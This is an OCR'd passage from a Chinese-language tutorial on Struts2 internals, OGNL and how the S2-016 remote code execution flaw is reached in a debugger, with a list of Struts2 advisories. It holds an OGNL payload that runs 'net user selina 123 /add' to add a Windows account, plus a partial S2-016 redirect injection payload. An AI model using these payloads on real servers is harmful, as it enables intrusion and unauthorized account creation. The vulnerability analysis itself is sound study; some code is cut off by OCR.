
request、session、application、action、attr、parameters 等。

同时，我们跟踪 request 进去，发现属性 attribute 又是一个 table，再进去发现一个名字叫做”struts.valueStack”属性。内容如下：



OgnlValueStack 可以简单看做 List，里面还放了 Action 对象的引用，通过它可以得到该 Action 对象的引用。

下图说明了几个对象的关系：



1. ActionContext、Action 本身和 HttpServletRequest 对象没有关系。但是为了能够使用 EL 表达式、JSTL 直接操作他们的属性。会有**一个拦截器**将 ActionContext、Action 中的属性通过类似 request.setAttribute()方法置入 request 中(webwork2.1 之前的做法)。这样，我们也可以通过：${requestScope.uname}即可访问到 ActionContext 和 Action 中的属性。

注：struts2 后，使用装饰器模式来实现上述功能。

Action 的实例，总是放到 value stack 中。因为 Action 放在 stack 中，而 stack 是 root(根对象)，所以对 Action 中的属性的访问就可以省略#标记。

获取 Web 容器信息：

在上面我 **GETSHELL 或者是输出回显的时候就必须获取到容器中的请求和响应对象**。而在 Struts2 中通过 ActionContext 可以获得 session、request、application，但他们并不是真正的 HttpServletRequest、HttpServletResponse、ServletContext 对象，而是将这三个对象里面的值重新包装成了 map 对象。 Struts 框架通过他们来和真正的 web 容器对象交互。

```
获得 session：ac.getSession().put("s",  "ss");
获得 request：Map  m = ac.get("request");
获得 application：  ac.getApplication();
```

获取 HttpServletRequest、HttpServletResponse、ServletContext:

有时，我们需要真正的 HttpServletRequest、HttpServletResponse、ServletContext 对象，怎么办？我们可以通过 ServletActionContext 类来得到相关对象，代码如下：

```
HttpServletRequest req = ServletActionContext.getRequest();
ServletActionContext.getRequest().getSession();
ServletActionContext.getServletContext();
```

Struts2 OGNL:

OGNL 全称是 Object-Graph Navigation Language(对象图形导航语言)，Ognl 同时也是 Struts2 默认的表达式语言。每一次 Struts2 的命令执行漏洞都是通过 OGNL 去执行的。在写这文档之前，乌云的 drops 已有可够参考的 Ognl 文章了 http://drops.wooyun.org/papers/340。这里只是简单提下。

1、 **能够访问对象的普通方法**
2、 **能够访问类的静态属性和静态方法**
3、 **强大的操作集合类对象的能力**
4、 **支持赋值操作和表达式串联**
5、 **访问 OGNL 上下文和 ActionContext**

Ognl 并不是 Struts 专用，我们一样可以在普通的类里面一样可以使用 Ognl，比如用 Ognl 去访问一个普通对象中的属性：

```java
import ognl.Ognl;
import ognl.OgnlException;

public class OgnlDemo {
    public static void main(String[] args) {
        SysUser u = new SysUser();
        try {
            u.setAccount("admin");
            Object value = Ognl.getValue("account", u);
            System.out.println("account:"+value);
        } catch (OgnlException e) {
            e.printStackTrace();
        }
    }
}

class SysUser{

    private String account

    public String getAccount() {
        return account;
    }
```

获取SysUser中属性为account的值。

```
Problems  Tasks  Web Browser  Servers  Console
<terminated> OgnlDemo [Java Application] D:\Install\dev\Java\jdk1.7.0_07\bin\javaw.exe (2013-7-24 上午
account:admin
```

在上面已经列举出了Ognl可以调用静态方法，比如表达式使用表达式去调用runtime执行命令执行：@java.lang.Runtime@getRuntime().exec('net user selina 123 /add')而在Java当中静态调用命令行的方式：`java.lang.Runtime.getRuntime().exec("net user selina 123 /add");`

```java
import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class OgnlDemo {
    public static void main(String[] args) {
        SysUser u = new SysUser();
        OgnlContext context = new OgnlContext();
        context.put("sysUser", u);
        try {
            Ognl.getValue("@java.lang.Runtime@getRuntime().exec('net user selina 123 /add')", context, context.getRoot());
        } catch (OgnlException e) {
            e.printStackTrace();
        }
    }
}

class SysUser{

    private String account;

    public String getAccount() {
```

Ognl表达式

360提醒您

黑客入侵防护

发现黑客创建新的用户账号，建议阻止

检测到系统正在新建一个登陆用户账号，很可能是黑客通过网络入侵创建，存在很大风险，建议立即阻止。您的电脑密码较为简单可能被黑客利用，建议立即修改密码，并使用“系统防黑加固”加固防护电脑。

被创建的用户账户：selina

不再提醒　允许操作　阻止操作　确定 (28)

4、Struts 漏洞

Struts2 究竟是个什么玩意，漏洞爆得跟来大姨妈紊乱似的，连续不断。前面已经提到了由于 Struts2 默认使用的是 OGNL 表达式，而 OGNL 表达式有着访问对象的普通方法和静态方法的能力。开发者无视安全问题大量的使用 Ognl 表达式这正是导致 Struts2 漏洞源源不断的根本原因。通过上面的 DEMO 应该差不多知道了 Ognl 执行方式，而 Struts2 的每一个命令执行后面都坚挺着一个或多个可以绕过补丁或是直接构造了一个可执行的 Ognl 表达式语句。

Struts2 漏洞病例：

Struts2 每次发版后都会 release 要么是安全问题，要么就是 BUG 修改。大的版本发布过一下几个。

 1.2.x/ 2013-02-02 17:49 -

 1.3.x/ 2013-02-02 17:59 -

 2.0.x/ 2013-02-02 11:22 -

 2.1.x/ 2013-03-02 14:52 -

 2.2.x/ 2013-02-02 16:00 -

 2.3.x/ 2013-06-24 11:30 -

小版本发布了不计其数，具体的小版本下载地址：

http://archive.apache.org/dist/struts/binaries/

Struts 公开的安全问题：

1、Remote code exploit on form validation error:
http://struts.apache.org/release/2.3.x/docs/s2-001.html
2、Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags：
http://struts.apache.org/release/2.3.x/docs/s2-002.html
3、XWork ParameterInterceptors bypass allows OGNL statement execution：
http://struts.apache.org/release/2.3.x/docs/s2-003.html
4、Directory traversal vulnerability while serving static content：
http://struts.apache.org/release/2.3.x/docs/s2-004.html
5、XWork ParameterInterceptors bypass allows remote command execution：

http://struts.apache.org/release/2.3.x/docs/s2-005.html

6、Multiple Cross-Site Scripting (XSS) in XWork generated error pages：

http://struts.apache.org/release/2.3.x/docs/s2-006.html

7、User input is evaluated as an OGNL expression when there's a conversion error：

http://struts.apache.org/release/2.3.x/docs/s2-007.html

8、Multiple critical vulnerabilities in Struts2：

http://struts.apache.org/release/2.3.x/docs/s2-008.html

9、ParameterInterceptor vulnerability allows remote command execution

http://struts.apache.org/release/2.3.x/docs/s2-009.html

10、When using Struts 2 token mechanism for CSRF protection, token check may be bypassed by misusing known session attributes：

http://struts.apache.org/release/2.3.x/docs/s2-010.html

11、Long request parameter names might significantly promote the effectiveness of DOS attacks：

http://struts.apache.org/release/2.3.x/docs/s2-011.html

12、Showcase app vulnerability allows remote command execution：

http://struts.apache.org/release/2.3.x/docs/s2-012.html

13、A vulnerability, present in the *includeParams* attribute of the *URL* and *Anchor* Tag, allows remote command execution：

http://struts.apache.org/release/2.3.x/docs/s2-013.html

14、A vulnerability introduced by forcing parameter inclusion in the *URL* and *Anchor* Tag allows remote command execution, session access and manipulation and XSS attacks：

http://struts.apache.org/release/2.3.x/docs/s2-014.html

15、A vulnerability introduced by wildcard matching mechanism or double evaluation of OGNL Expression allows remote command execution.：

http://struts.apache.org/release/2.3.x/docs/s2-015.html

16、A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution：

http://struts.apache.org/release/2.3.x/docs/s2-016.html

18：A vulnerability introduced by manipulating parameters prefixed with "redirect:"/"redirectAction:" allows for open redirects：

http://struts.apache.org/release/2.3.x/docs/s2-017.html

Struts2 漏洞利用详情：

S2-001-S2-004：http://www.inbreak.net/archives/161

S2-005：http://www.venustech.com.cn/NewsInfo/124/2802.Html

S2-006：http://www.venustech.com.cn/NewsInfo/124/10155.Html

S2-007：http://www.inbreak.net/archives/363

S2-008：http://www.exploit-db.com/exploits/18329/
http://www.inbreak.net/archives/481

S2-009：http://www.venustech.com.cn/NewsInfo/124/12466.Html

S2-010：http://xforce.iss.net/xforce/xfdb/78182

S2-011-S2-015:http://blog.csdn.net/wangyi_lin/article/details/9273903

http://www.inbreak.net/archives/487 http://www.inbreak.net/archives/507

S2-016-S2-017：http://www.iteye.com/news/28053#comments

吐槽一下：

从来没有见过一个框架如此多的漏洞一个连官方修补没怎么用心的框架既有如此多的拥护者。大学和很多的培训机构都把 SSH（Spring、Struts2、Hibernate）奉为 JavaEE 缺一不可的神话。在政府和大型企业中使用 JavaWeb 的项目中 SSH 架构体现的更是无处不在。刚开始找工作的出去面试基本上都问：SSH 会吗？我们只招本科毕业精通 SSH 框架的。“？什么？Struts2 不会？啥？还不是本科学历？很遗憾，**我们公司更希望跟研究过 SSH 代码精通 Struts MVC、Spring AOP DI OIC 和 Hibernate 的人合作，您先回去等通知吧……** ”。多么标准的面试失败的结束语，我只想说：我去年买了个表！

在 Struts2 如此“权威”、“专制”统治下终于有一个比 Struts2 更轻盈、更精巧、更安全的框架开始逐渐的威胁着 Struts 神一样的地位，It's SpringMvc。

Struts2 Debug：

关于 Struts2 的漏洞分析网上已经铺天盖地了，因为一直做 SpringMvc 开发对 Struts2 并是怎么关注。不过有了上面的铺垫，分析下 Struts2 的逻辑并不难。这次就简单的跟一下 S2-016 的命令执行吧。


Debug Tips：

F5：进入方法
F6：单步执行
F7：从当前方法中跳出，继续往下执行。
F8：跳到下一个断点。
其他：F3：进入方法内、Ctrl+alt+h 查看当前方法在哪些地方有调用到。

这里还得从上面的 Struts2 的 Filter 说起,忘记了的回头看上面的：**Struts2 请求处理流程分析。**

在 Struts2 项目启动的时候就也会去调用 Ognl 做初始化，启动后一切的 Struts2 的请求都会先经过 Struts2 的 StrutsPrepareAndExecuteFilter 过滤器（在早期的 Struts 里默认的是 FilterDispatcher）。并从其 doFilter 开始处理具体的请求，完成 Action 映射和请求分发。


在 Debug 之前需要有 Struts2 的 OGNL、Xwork 还有 Struts 的代码。其中的 xwork 和 Struts2 的源代码可以在 Struts2\struts-2.3.14\src 下找到。




Ognl 的源码在 opensymphony 的官方网站可以直接下载到。需要安装 SVN 客户端 checkout 下源码。

http://code.google.com/p/opensymphony-ognl-backup/source/checkout

关联上源代码后可以在 web.xml 里面找到 StrutsPrepareAndExecuteFilter 哪行配置，直接 Ctrl+左键点进去（或者直接在 StrutsPrepareAndExecuteFilter 上按 F3 快速进入到这个类里面去）。在 StrutsPrepareAndExecuteFilter 的 77 行行标处双击下就可以断点了。



至于在 Eclipse 里面怎么去关联源代码就不多说了，按照 eclipse 提示找到源代码所在的路径就行了，实在不懂就百度一下。一个正常的 Action 请求一般情况下是不会报错的。如：http://localhost/StrutsDemo/test.action 请求处理成功。在这样正常的请求中 Ognl 表达式找的是 location。而注入 Ognl 表达式之后：



doFilter 的前面几行代码在做初始化，而第 84 行就开始映射 action 了。而最新的 S2-016 就是因为不当的处理 action 映射导致 OGNL 注入执行任意代码的。F5 进入 PrepareOperations 的 findActionMapping 方法。在 findActionMapping 里面会去调用先去获取一个容器然后再去映射具体的 action。通过 Dispatcher 对象（org.apache.struts2.dispatcher）去获取 Container。通过 ActionMapper 的实现类：org.apache.struts2.dispatcher.mapper.DefaultActionMapper 调用 getMapping 方法，获取 mapping。

```
    */
    public ActionMapping findActionMapping(HttpServletRequest request, HttpServletResponse response, boolean forceLookup) {
        ActionMapping mapping = (ActionMapping) request.getAttribute(STRUTS_ACTION_MAPPING_KEY);
        if (mapping == null || forceLookup) { 如果mapping不为空或强制锁定
            try {
                mapping = dispatcher.getContainer().getInstance(ActionMapper.class).getMapping(request, dispatcher.getConfigurationManager());
                if (mapping != null) {   调用dispatcher类的getMapping去获取mapping映射。
                    request.setAttribute(STRUTS_ACTION_MAPPING_KEY, mapping);
                }
            } catch (Exception ex) {
                dispatcher.sendError(request, response, servletContext, HttpServletResponse.SC_INTERNAL_SERVER_ERROR, ex);
            }
        }

        return mapping;  返回映射
    }
```

在 311 行的 handleSpecialParameters(request, mapping);F5 进入方法执行内部，这个方法在 DefaultActionMapper 类里边。

web.xml | StrutsPrepareAndExecuteFilter.class | PrepareOperations.class | Dispatcher.class | ActionMapper.class | Container.class | DefaultActionMapper.class

```
public ActionMapping getMapping(HttpServletRequest request, ConfigurationManager configManager) {
    ActionMapping mapping = new ActionMapping();
    String uri = getUri(request);  获取请求的URI

    int indexOfSemicolon = uri.indexOf(";");
    uri = (indexOfSemicolon > -1) ? uri.substring(0, indexOfSemicolon) : uri;

    uri = dropExtension(uri, mapping);
    if (uri == null) {
        return null;
    }

    parseNameAndNamespace(uri, mapping, configManager);
    handleSpecialParameters(request, mapping);   处理特殊参数
    return parseActionName(mapping);
}                                                解析action名

protected ActionMapping parseActionName(ActionMapping mapping) {
    if (mapping.getName() == null) {
        return null;
    }
    if (allowDynamicMethodCalls) {
        // handle "name!method" convention.
        String name = mapping.getName();
        int exclamation = name.lastIndexOf("!");
        if (exclamation != -1) {
            mapping.setName(name.substring(0, exclamation));

            mapping.setMethod(name.substring(exclamation + 1));
        }
    }
    return mapping;  返回处理好后的mapping映射
}
```

从请求当中获取我们提交的恶意 Ognl 代码：

```
public void handleSpecialParameters(HttpServletRequest request, ActionMapping mapping) {
    // handle special parameter prefixes.
    Set<String> uniqueParameters = new HashSet<String>();
    Map parameterMap = request.getParameterMap();
    for
```


parameterMap= ParameterMap<K,V> (id=3780)
- entrySet= HashMap$EntrySet (id=3782)
- hashSeed= -850674738
- keySet= HashMap$KeySet (id=3783)
- loadFactor= 0.75

{redirect:${#w=#context.get('com.opensymphony.xwork2.dispatcher.HttpServl


请求里面拿到的Map包含了我们的Ognl表达式

```
                uniqueParameters.add(key);
                break;
            }
        }
    }
}
```


handleSpecialParameters 方法调用 parameterAction.execute(key, mapping);：



F5 进入 parameterAction.execute：



执行完成之后的 mapping 可以看到 lication 已经注入了我们的 Ognl 表达式了：



当 mapping 映射完成后，会回到 DefaultActionMapper 调用上面处理后的 mapping 解析 ActionName。`return parseActionName(mapping)`。这里拿到的 name 自然是 test 了。因为我们访问的只是 test.action。不过在 Struts2 里面还可以用 test!show.action 即调用 test 内的 show 方法。

```
parseNameAndNamespace(uri, mapping, configManager);
handleSpecialParameters(request, mapping);
return parseActionName(mapping);
```

parseActionName 执行完成后回到之前的 findActionMapping 方法。然后把我们的 mapping 放到请求作用域里边，而 mapping 对应的键是：struts.actionMapping。此便完成了 ActionMapping。那么 StrutsPrepareAndExecuteFilter 类的 doFilter 过滤器中的 84 行的 ActionMapping 也就完成了。

并不是说 action 映射完成后就已经执行了 Ognl 表达式了，而是在 StrutsPrepareAndExecuteFilter 类第 91 行的 execute.executeAction(request, response, mapping); 执行完成后才会去执行我们的 Ognl。


executeAction 在 org.apache.struts2.dispatcher.ng 的 ExecuteOperations 类。这个方法如下：

```
/**
 * Executes an action
 * @throws ServletException
 */
public void executeAction(HttpServletRequest request,
HttpServletResponse response, ActionMapping mapping) throws
```

```
ServletException {
        dispatcher.serviceAction(request, response, servletContext,
mapping);
    }
```

Dispatcher 应该是再熟悉不过了，因为刚才已经在 dispatcher 里面转悠了一圈回来。现在调用的是 dispatcher 的 serviceAction 方法。

`public void serviceAction`(参数在上面executeAction太长了就不写了)：

